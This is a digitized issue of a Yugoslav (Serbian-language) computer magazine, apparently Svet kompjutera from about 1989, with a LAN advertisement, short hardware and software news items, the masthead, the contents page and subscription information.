


# KOMPJUTERA

Na licu mesta: U poseti Personal Computer World-u  
Intervju: Prodali program  
za 100.000 dolara



Najnovije igre i mape

Škole: Lisp, Prolog, GFA BASIC  
PC servis: Desktop.inf u GEM-u  
Amiga: Naša igra, Fore i fazoni  
Commodore 64:  
Kako C-64 računa i (ponovo) Moja igra





ogledalo sadašnjosti... vizija budućnosti!

BiroLan

# Tajna vašeg uspeha

**Brzo i uspešno komuniciranje je imperativ modernog sveta. Informacije treba usmeriti na pravi način i u pravom smeru. I to, između ostalog omogućavaju lokalne mreže, vaš novi prozor u svet.**

## Šta je LAN?

Veza između osobnih računara koja omogućuje, da svaki od njih koristi osim vlastitih i zajedničke podatke, programe, kapacitete diskova i periferne jedinice, naziva se lokalna mreža.

## Koje su prednosti LAN?

- \* svaki korisnik ima pregled nad svim podacima iz bilo kojeg dela preduzeća
- \* sve podatke moguće je smesta ažurirati i decentralizirano ih obraditi na različitim radnim stanicama
- \* uvođenjem novih osobnih računara moguće je postupno povećati kapacitet mreže
- \* preko elektronske pošte možemo slati poruke saradnicima i kada ih nema na radnom mestu
- \* izvođenje obrada i pristup do podataka su u nadležnosti ovlašćenih radnika
- \* za sve korisnike podaci se mogu arhivirati sa samo jednog radnog mesta
- \* lokalnu mrežu možemo povezati sa drugom lokalnom mrežom, sa velikim računarskim sistemima ili sa javnom mrežom za prenos podataka; svaki računar u tom slučaju deluje kao terminal bilo kojeg sistema

- \* racionalnije korišćenje perifernih jedinica koje može upotrebljavati više radnih stanica

## Šta je BiroLan?

Lokalne mreže se razlikuju po načinu povezivanja osobnih računara, po brzini prenosa podataka i po kapacitetu operacionog sistema.

Osnova BiroLan je Novell Advanced NetWare i kontroleri Western Digital EtherCard Plus, koji omogućuju brzinu prenosa 10 Mbit/s.

Lokalnu mrežu BiroLan sastavljaju IBM PC XT ili AT kompatibilni računari koje sadrži i naša ponuda. Od veličine mreže zavisi potreban kapacitet file serverja (administratora sistema), koji mora biti barem IBM PC AT kompatibilan računar.

## Informacije i prodaja:


**BIROSTROJ**

Delovna organizacija za proizvodnju malih poslovnih sistemov  
62000 Maribor, Glavni trg 17b, tel. 062 20062



## Tastatura se trekbolom

Key-Cat je naziv tastature koja eliminiše potrebu da na stolu šeta te miša. Proizvođač navodi da trekbol možete okretati brzinom od 800 milimetara u sekundi pri čemu će rezolucija trekbola biti 200 tačaka po inču. Tastatura ima 102 tastera i na raspolaganju su verzije za mnoge svetske jezike. Može se koristiti i sa XT i sa AT mašinama. Cena u SR Nemačkoj je oko 350 DEM. Obratite pažnju na dužinu kabela od priključka za tastaturu do serijskog (miš) priključka - za neke verzije PC kućišta to neće biti dovoljno.



## Devetoiglični štampač


Matrični štampač firme Facit jedan je od standardnih modela popularnih za kupovinu. Ispisuje od 80 do 136 znakova u redu brzinom od 240 (draft) do 42 (NLQ) znaka u sekundi. Pri NLQ načinu rada matrica jednog znaka je 18 x 25 tačaka. Grafičke mogućnosti kreću se od 60 do 240 tačaka po inču. Posедуje paralelni interfejs, opciono serijski. Emulira IBM Proprinter i Epson LX-800. U dodatnu opremu spadaju kartridži sa novim tipovima slova, automatski ubacivač pojedinačnih listova papira itd. Interesantna je i mogućnost da ovaj štampač radi kao telex prijemnik.

## EI-SHOP

U okviru prodajne ponude „Elektronske industrije“ iz Niša, nalazi se dosta zanimljivih proizvoda. Pre svega, zanimljiviji su aritmetički koprocesori Intel 8087, 80287, 80387. Pored ovih proizvoda, kod EI-ja se mogu naći još i laserski, termo, kolor i obični matrični štampači za PC kompatibilce, kao i modemi tipa 'By pass'.

Što se Lire 512 tiče, EI nudi i jeftino proširenje memorije na 640 kb. Njegova cena je otprilike 600.000 dinara. Liru 512 možete snabdeti mišom i light penom (kao i druge PC kompatibilce) preko EI-ja. Ponuda EI-ja sadrži još i kabl dužine 16 m sa RS232C interfejsom za vezu između Lire i nekog kompatibilca.

◇ D. S.



## Monitor na dugačkoj ruci

Monitor firme Rein koristi šar-pov LCD ekran. Dimenzije uređaja su 32 x 26,5 x 3,1 cm. Ekran je rezolucije 640 x 480 tačaka u 8 nijansi sive boje. Priklučen na PC podržava CGA, EGA i VGA grafičke standarde. Na vrhu ekrana se pored monitora nalazi i mala svetiljka. Praktično, ali, verovatno, skupo.

◇ D. T.



## Telefaks za A3 format

HIFAX je naziv novog telefaks aparata firme Hitachi. Jednu stranicu A3 formata prenosi preko telefonskih linija za 15 sekundi. Važnije tehničke karakteristike: tačke dokumenta prepoznaju se u 16 nijansi sive boje, postoji i ekspresni mod rada pri kom se dokument prenosi brže, ali se na prijemnoj strani dopija kopija slabijeg kvaliteta. Prijem i slanje dokumenata potpuno su automatski. HIFAX može zapamtiti 20 brojeva svih telefaksa sa kojima često „razgovarate“ i čak 100 koje pamti privremeno, u toku dana.



## Portabl kolor 386

Novi portabl PC firme Sharp krasi kolor LCD ekran dijagonale 14 inča po VGA grafičkom standardu. Svaka od 640 x 480 tačaka na njemu može biti u jednoj od 512 boja zahvaljujući tome što elementi osnovnih boja (crvena, zelena i plava) mogu biti u osam nijansi.

Procesor je 80386 na 20 MHz, obezbeđen je prostor za matematički koprocesor 80387, 2 Mb ugrađenog RAM-a može se proširiti do 8 Mb, hard disk je kapaciteta 40 Mb sa vremenom pristupa ispod 20 ms, flopi od 3,5 inča je kapaciteta 1,44 Mb. Priključci: dva slotova za kartice, serijski RS232C, paralelni Centronics, priključak za monitor (po VGA, EGA, CGA i Mono standardima), priključak za miša i dodatnu tastaturu. Cena... oko... hm... 20.000 DEM.



Izdaje i štampa  
NO „Politika“,  
OOUR „Svet“  
Beograd, Makedonska 31

Telefoni redakcije:  
011/320-552 (direktan) i  
011/324-191 lokal 369

Direktor NO „Politika“  
dr Živorad Minović

Glavni urednik  
Branislav Jovanović  
Odgovorni urednik, v. d.  
Ljiljana Bulatović

Urednik  
Zoran Mošorinski

Stručni urednici:  
Vojislav Mihailović,  
Tihomir Stančević

Uredništvo  
Predrag Bećirić, Nenad  
Vasović, Aleksandar  
Veljković, Aleksandar  
Petrović, Aleksandar  
Radovanović

Likovno-grafička oprema  
Vjekoslav Šotarević

Marketing  
Slobodan Vučić

Lektor  
Dušica Milanović

Sekretar redakcije  
Nataša Uskoković

Dopisnici:  
mr Zorica Jelić, Slobodan  
Celenković (SAD), Velizar  
Pavlović (Švajcarska)

Stručni saradnici:  
Milan Vještica, Srdan Vučić,  
Dušan Dimitrijević, Boris  
Đapić, Darko Ilić, Vladimir  
Kostić, Ranko Lazić, Bojan  
Majer, Predrag Miličević  
(ilustracije), Dušan Mikulić,  
Goran Milovanović, Vladimir  
Pavlović, Vladimir Pecelj,  
Nikola Popević, Saša Pušica,  
Goran Radomirović, Samir  
Ribić, Emin i Haris Smajić,  
Dušan Stojićević, Jovan  
Strika, Dragana Timotić,  
Branislav Tomić, Aleksandar  
Conić.

Tehnički saradnik  
Branka Dujić

Rukopise, crteže i ilustracije  
ne vraćamo

Priprema i kompjuterska  
obrada svih tekstova u ovom  
broju uradna je na računaru  
Apple Macintosh.

## Hard/Soft scena

### Bešumni automobili

Automobili će uskoro postati potpuno bešumni, ali samo prividno i za one koji su u njima. Uredaj koji će to omogućiti nema mnogo veze sa kompjuterima, ali je vest zanimljiva.

Stručnjaci automobilske industrije Lotus i sa univerziteta u Southamptonu u Velikoj Britaniji na dobrom su putu da reše problem buke u unutrašnjosti automobila. Naime, nikakva zvučna izolacija kabine raznim materijalima ne pomaže jer ostaje buka koja se stvara vibracijama karoserije, sedišta pa i samog vazduha u kabini. Uredaj koji su konstruisali povezuje se sa muzičkim uređajem u automobilu i uz vauk omiljenu muziku ubacuje zvuk koji je „suprotan“ buci koja nastaje vibracijama. Ovo „suprotan“ (za one koji se razumeju u fiziku) znači da je iste amplitude ali suprotne faze. Jednostavno: buka u kabini i zvuk iz ovog uređaja se potiru i ostaje ugodna muzika. Da bi reagovanje uređaja bilo dovoljno brzo koristi se mali kompjuterski sistem.

### Mini hard/soft

● **Commodore 64** je prva četiri meseca ove godine bio najprodavaniji kućni kompjuter u SR Nemačkoj U maju ga je smenila Amiga 500. Atari 1040 ST je treći. Na tržištu PC-ja manje je stabilno. Trenutno je prvi Tandon PCA, sleđi Commodore PC10, a treći je Compaq Deskpro 286.

● **Olimpijada logičkih igara** održaće se sredinom avgusta u Londonu. Učesstovivaće autori programa i specijalizovani kompjuteri za preko 20 logičkih igara (Šah, Go, Dame, Bekgemon, kartaske igre...). Dolaze Karpov, Kasparov i drugi, održaće se prva svetska konferencija na ovu temu i dodeliti mnoge nagrade.

● **Svet igara 5**, specijalno izdanje Sveta kompjutera, u prodaji je na kioscima širom zemlje. Predstavlja vam englesku firmu Activemagic, gomilu igara, mapa, poukova i poklanja **Commodore 64** i druge vredne nagrade.

● **Portabl Macintosh** se, prema zvaničnim izjavama iz kompanije Apple, neće pojaviti tako brzo, verovatno tek 1990. Razlog je, kako kažu, u neadekvatnosti postojećih plosnatih ekrana. Medutim, problem nije u rezoluciji ili oštiri slike već u tome što se „kada brzo pomerate miša strelca na ekranu jedno vreme ne primećuje“!

● **3D spreadsheet**, odnosno tabularni kalkulator glavna je tema

novih programa za poslovnu upotrebu. Pojavilo ih se nekoliko. Svi nude obradu podataka po tri ose, 3D grafički prikaz, makro na redbe, podržavaju eksterne memorije, razmenu podataka sa drugim aplikacijama i rade sve ostalo što vam padne na pamet.

● **OS/2** po mišljenju Microsofta ne treba da ostane samo na PC kompjuterima. Ambicija je da se „preseli“ i na druge i jače mašine konkurirajući pri tom Unix-u. Teško.

● **Kompjuterska revolucija?** Šta je to? Od 45.000 ljudi na čelnim pozicijama u 8000 raznih kompanija u SAD 70 odsto uopšte ne koristi kompjutere. Što je još gore, samo 9 odsto „kompjuterski zaslatih“ uopšte razmišlja o nabavci neke mašine u sledećih šest meseci. Tužno.

● **Zaštita programa** je tako lepo počela da nestaje. Medutim, firma Ashton Tate (dBASE, Framework...) se vraća takozvanim „hardverskim ključevima“. To je urađeno zbog vanameričkih tržišta gde je razvijeno piratstvo. Eto njih kod nas.

● **Legokockice** su nezaboravni deo detinjstva mnogih od nas. Firma od nedavno pravi i robote,


slične Fisher-ovim o kojima smo pisali. Izumitelj Lego-kockica postao je počasni predsednik sekcije za istraživanje metoda učenja na poznatom univerzitetu MIT. Njegova predsednička fotelja u potpunosti je napravljena od - Legokockica.

### Opet emulacije

Avant-Garde Systems, 381 Pablo Point Drive, Jacksonville, Florida 32225 Tel: (904) 221-2904 poznat po čuvenom softverskom PC-ditto emulatoru koji je toliko dobro napisan da na njemu rade i virusi, ali i zadivljujuće spor kad treba, recimo, da sabere desetak šestocifrenih brojeva, najavio je izlazak PC-ditto II. To je hardverski emulator koji ima brzinu običnog XT-a. Registrovani korisnici verzija 2.0 i 3.0 dobiće ovaj proizvod za 50 procenata od pune cene. Na tržištu će se pojaviti početkom jeseni. Ova firma je poznata po hibridnim tehnologijama i održavanju obećanja, ali i po niskim cenama. Pitanje je samo koliko ovakav proizvod ima smisla, jer se u SAD već može dobiti XT kompatibilac po ceni od 400 USD.

◇ D. M.

### Veliki, ali tehničar



Viking 1 je ime 19 inčnog monitora velikog ekrana i još veće rezolucije. Proizvod je namenjen Atari Mega ST mašinama za upotrebu u DTP i CAD/CAM aplikacijama. Rezolucija monitora je 1280 puta 960 tačaka. Frekvencija obnavljanja slike je 66 herca pri čemu se iscrtauju sve linije, to jest slika je non-interlace tipa. Devetnaest inčni ekran uz ovakvu rezoluciju dovoljan je za istovremeni rad na dve A4 stranice postavljene paralelno ili za full-size prikaz A3-lan-dscape tehničkog crteža. Uz monitor se dobija grafička kartica koja se smešta unutar Mega ST mašine i koja ima podnožje za matematički koprocesor 68881 (skoro za dva reda veličine brži od 80287) pri čemu

mu je sačuvana kompatibilnost sa originalnom Atari koprocesorskom pločom. Doduše, koprocesor radi samo sa nekim programima (Lattice C, Pro Fotran 77). Što se tiče kompatibilnosti softvera sa ovom grafičkom karticom, sigurno sa njom rade, koliko autor ovog priloga, zna samo Calamus i Dyna-CAD. Čuju se i glasine da će korporacija Atari prodavati ovaj monitor kao svoj „službeni“, pod nazivom Atari SM 194 monochrome monitor.

Ovo divno čudovište košta 1995 USD, a može se dobiti na adresi: Monitorm Corp., 5740 Green Circle Dr., Minnetonka, Minnesota 55343 USA. Tel: (612) 935-4151.

◇ D. M.



## Šićuše rupice

Naučnici Univerziteta u Liverpoolu uspešli su da u materijalu izbuše rupicu prečnika 2 atoma. Glavnu ulogu ima kompjuter koji usmerava elektronski snop i vrši bušenje materijala stvarajući rupu atomskih dimenzija. Najzanimljivije u ovom poduhvatu jeste to što se prilikom bušenja rupa javlja sa obe strane materijala ili kao mehurić na površini. Čemu sve to služi? Pa, na primer, da bi se na vrhu čiodne smestile tri enciklopedije.

◇ D. S.

## Stiže li 16 - megabitni RAM

Kako će izgledati tržište memorijskih čipova 1991. godine? George H. Heilmeier, potpredsednik i tehnički direktor američke firme Texas Instruments, daje svoja predviđanja: tržište će se zasititi čipovima sa 256 Kbita; DRAM sa 1 Mbitom biće zreo proizvod; 4 Mbitni čipovi će se nalaziti u fazi rasta, a 16 Mbitni u fazi uvođenja na tržište.

Šta će biti materijal budućnosti? Za mnoge to je galijum arsenid, ali ne i za potpredsednika TI. Galijum arsenid će dopuniti silicijum ali ga nikad neće moći zameniti. Pravu inovaciju u elektronskoj industriji predstavljajučje sjeđinjavajuće ova dva materijala na jednom čipu.

Šta će budućnost zaista doneti teško je predvideti u elektronskoj industriji. Razvoj ove grane je isuviše brz. Jedno je ipak sigurno: personalni kompjuter će jednog dana postati neophodan uređaj jednostavan za rukovanje kao što je to danas telefon. George H. Heilmeier: „Tehnologija će u narednim decenijama omogućiti izgradnju takvih kompjutera koji će se moći koristiti i bez priručnika“.

◇ D. T.



## Bafer za štampač

Bafer, proizvod firme „Mosaic“, nalazi se na kablu za štampač, napaja se iz samog štampača i ima kapacitet 64 Kb. Prednost dodatnog bafera za štampač je u tome što, u ovom slučaju, možete poslati 40 stranica otkucanog teksta koji će se nakon toga automatski štampati, a vaš kompjuter će biti slobodan za druge zadatke.

Bafer je namenjen za štampače sa standardnim Centronics priključkom. Dimenzije uređaja su 75 x 55 x 15 mm. Proizvođač: Office Innovation, Richmond Bridge House, 417-421 Richmond Road, Twickenham, Middlesex, England TW1 2EX.

◇

## Baze podataka iz GFA BASIC-a

Rad sa bazama podataka izvodi se uglavnom uz pomoć specijalizovanih programa koji su namenjeni samo tome. Na žalost takvo rešenje je obično skopčano sa korišćenjem skopog i ogromnog programa za koji je potrebna dugotrajna i mukotrpna obuka. Zahvaljujući sklonosti Amerikanaca da sve standardizujuju 1987. godine izdat je standard ANSI X3H2 koji je Structured Query Language (uglavnom poznat kao SQL) ustoličio kao American Standard Database Language.

Firma Regent Software, P. O. Box 14628, Long Beach, CA 90803 USA Tel: (213) 439-9664 proizvela je SQL Database Add-On program koji Gfa jeziku dodaje sve SQL komande koje obuhvata standard. Priručnik ima samo trideset šest stranica, ali je uz program, koji je i sam napisan u Gfa jeziku, isporučeni i veliki tutorial. Ovo verovatno znači da se aplikacija može kompajlirati i od nje stvoriti samostalan program, mada ni rešenje sa run-only interpreterom nije previše neelegantno.

Pretpostavimo da je potrebno iz baze izdvojiti imena i adrese ljudi čija imena počinju sa „J“ i koji stanuju u državi Njujork i poredati ih po alfabetu. U SQL jeziku program koji ovo radi je:

```
SELECT name, address FROM maillist
WHERE name = 'J*' AND state = 'NY'
ORDER BY name;
```

Pisan u običnom Gfa jeziku, ovaj program koji bi podatke iščitao iz fajla u \*DBF obliku imao bi oko 90 linija. Da biste izbegli pisanje ovolikog programa uplatite 30 USD firmi Regent Software.

◇ D. M.

## Novo kod Mikro knjige

Mikro knjiga, poznati izdavač računarske literature, počela je sa radom u novim prostorijama. To će verovatno doprineti pojavi novih i dobrih knjiga na kakve smo već navikli od ovog izdavača. Adresa: Petra Martinovića 6, 11030 Beograd, telefon: 011-542 516.

U toku prošlog meseca Mikro knjiga je izdala tri obnovljena izdanja. To su: Commodore za sva vremena, IBM PC Uvod u rad, DOS, BASIC i Priručnik dBASE III PLUS.

Novo izdanje knjige o IBM PC računarima prošireno je sa detaljnim opisom operativnih sistema DOS 3.3, DOS 3.31 i DOS 4.0. Priručnik dBASE III PLUS u novom izdanju obogaćen je detaljnim opisom programa FoxBASE+, koji sve više ulazi u upotrebu.

## Sadržaj

SAD	Macintosh na vašaru	7
Na licu mesta:	Personal Computer	
World		9
Krivi pogled:	Fascinan računarski izbor	11
Jugoslavija:	100.000 dolara za domaći program	12
	IRIS MUV	13
	CIM show	15
	MIEL '89	15
Programski jezici:	PROLOG	16
	LISP	17
Atari ST: GFA BASIC	Stringovi i meniji	19
Berza ideja	Predstavljamo Atari ST: hard disk za dinare	24
	Spectrum:	25
	Carobna kutijica	26
Izlog	Nagrada igra: Letovanje sa lektinom "Sveia kompjutera"	43
Mali oglasi	I/Oport	51
		64
PC svet	DESKTOP.INF na PC-ju	20
	PC Tools 5.1	22
Svet igara	Hakerski bukvak	27
	Avanture	29
	C-64 intro servis	31
	Spectrum intro servis	32
	Igre, mape	35, 59
	A šta da radim...	39
	POKE cake	40
	Bice, bice... Spectrum	61
	Bice, bice... Commodore 64	62
	Amigin kutak	66
Servis		
C-64	Debeljokov kalkulator	43
	Moja igra:	
	5, 10, 15, 20...	48
Amiga:	Biblioteke bez knjiga	44
	Fore i fazoni:	
	Doktore pomagajte	46
Naša igra:	ILBM loader	49
Amstrad:	Titelmaker 3.3	50

## Pretplata

Za našu zemlju:

- za godinu dana 81.600 dinara
- za 6 meseci 40.800 dinara
- za 3 meseca 20.100 dinara

Za inostranstvo:

- za godinu dana 163.200 din.
- za 6 meseci 81.600 din.
- za 3 meseca 40.800 din.

Pretplata se vrši na žiro-račun, broj 60801-601-29728 sa obaveznom naznakom: NO „Politika“, OOUR „Prodaja“, pretplata na list „Svet kompjutera“.


Pretplata u stranoj valuti - godišnja:

SAD	USD	16.-
SR NEMAČKA	DEM	30.-
ŠVEDSKA	SEK	102.-
FRANUSKA	FRF	101.-
ŠVAJCARSKA	CHF	26.-

Uplate iz inostranstva slati na devizni račun NO „Politika“ kod „Investbanke“ Beograd, broj 60811-620-63-257300-00054 uz naznaku: pretplata na list „Svet kompjutera“.



# Hard/Soft scena



## LCD-monitor

Philips je u LCD tehniku investirao hiljade miliona dolara. Između ostalog, jedan deo tih sredstava uloženo je u LCD fabriku u holandskom gradu Herlenu, u proizvodna postrojenja opitne fabrike u Ajndhovenu i u jednu fabriku monitora na Tajvanu. Holandani rade na dvema metodama aktivnog LCD-a za televizore u boji i pasivnog LCD-a za data-grafičke displeje. Prvi rezultat ovog razvoja jeste LCD-monitor PM 11211 sa crnim znacima na beloj podlozi (paperwhite) u MDA, CGA ili EGA rezoluciji. Debljina ekrana je svega 4,5 cm.

Najvažniji deo na 3,3 kg teškom monitoru jeste postolje koje može da se podešava. Potrošnja od 30W sasvim je u granicama normale. Slika se odlikuje stabilnom geometrijom i oštrenom kao i odsustvom treperenja. Nema statičkog pražnjenja magnetskih smetnji niti rendgenskog zračenja. Monitor može da se koristi zajedno sa interfejs karticom AVQ 100/00R (cena oko 2000 DEM) ili sa RGB konvertorom AVQ 050/00R (cena oko 2150 DEM). U oba slučaja moguće je istovremeno priključiti monitor u boji (sa katodnim cevima) i LCD monitor. Interfejs kartica se postavlja u kompjuter a RGB konvertor se može preko kabla priključiti na PC. Predviđen je i poseban priključak za tastaturu, miša ili svetlosnu olovku. Philips, 2000 Hamburg, BR Deutschland.

◇ D. T.

## Kompjuter sa 1000 transputera

'PARSYS' je ime sistema koji je izrađen na univerzitetu u Sautemptonu u Engleskoj. Njegova koncepcija je vrlo čudna - osnovna jedinica kompjutera zove se 'čvorna tačka' (NODE - engl.) koja sadrži tačno 32 transputera - takozvanih 'radnika' (WORKMANS - engl.) koji vrše celokup-


nu obradu podataka. Ovaj sistem može da vrši više poslova istovremeno ili da jedan posao podeli na nekoliko delova koji će se istovremeno obradivati. Glavni štos je u tome što je i ovde primenjen sistem paralelne kompjuterske obrade koji je danas opšte (prećutno) prihvaćen kao savremeni način za ubrzavanje rada kompjutera. A da bi se sprečilo nastajanje 'haosa' u sistemu, pored 32 transputera u svakoj 'čvornoj tački', koriste se i 3 transputera koji usklađuju paralelni rad. Da bi sve bilo još fleksibilnije, ostavljena je mogućnost nadogradivanja preko 1000 transputera. Kada bismo hteli da izrazimo brzinu ovog sistema, mogli bismo reći da je brz kao superkompjuter, a možda i brži (1500 megaflapsa).

Projekat je otkupila kompanija 'Thorn EMI' (Engleska), a njeni stručnjaci smatraju da će zbog male cene i velike fleksibilnosti PARSYS (PARALEL SYSTEM) naći široku primenu.

◇ D. S.

## Štampač sa programskom karticom

Član nove Sikosa porodice jeste 24-iglični štampač SL-230 AI. Neophodne upravljačke informacije se memorišu prilikom uključivanja programske kartice. Po ceni od 50 DEM za svaku dodatnu karticu moguće je programirati različite funkcije bez neophodnog prilagodavanja štampača za svaku primenu. Štampač ima devet pisama (Courier, Gothic, Orator, Prestige, Elite, Script, OCR-A, OCR-B, S.Roman i S.Helvetica). Setovi su ASCII i IBM u 17 različitih varijanti. Razmak između znakova: 10, 12, 15, 17,1 i 20 znakova po in-




## IBM PagePrinter II

Predstavljanjem ovog laserskog štampača, IBM je pokazao javnosti da poštuje Apple (sa razlogom - prim. ur.). Naime, PagePrinter II podržava PostScript, emulira HP LaserJet i IBM ProPrinter a ima paralelni i serijski kao i priključak po standardu Appleove mreže Ap-

pleTalk. Odlikuje se rezolucijom od 300 tačaka po inču, dve Motrole 68000, 2 do 4 Mb RAM-a i 43 fonta u ROM-u kao i prostor za 60 u RAM-u (sa 4 Mb). Ja tih 6000 dolara nemam!


◇



## Megain piksela

Megascan-monitori sa ekranom od 19 inča po dijagonali i sa frekvencijom slike od 72 Hz, ostvaruju rezoluciju i do 4096 x 3300, odnosno 13,5 miliona vidljivih piksela. Proizvodna linija UHR-3000 obuhvata crno-bele uređaje sa video data stepenima od 1,5 gigabita u sekundi i 300 dpi rezolucije. U seriji UHR-2007 spadaju i uređaji kod kojih tačke mogu biti u nijansama sive, sa širinom osega od 500 MHz i rezolucijom od 200 dpi. Za primenu u oblasti PC-a postoji dodatna memorija za sliku sa dva do šest Mb i interfejsima za VME i AT bus. Memorija za sliku ima grafički procesor TMS 34010 i Motorolu 68020. Brzina crtanja, za linije, iznosi do 32 miliona piksela u sekundi. Sam monitor košta oko 12000 DEM a subsistem od 25000 DEM više. CGI Computer General, 8000 München, BR Deutschland.

◇ D. T.







Specijalno za Svet kompjutera iz Njujorka

# Macintosh na vašaru

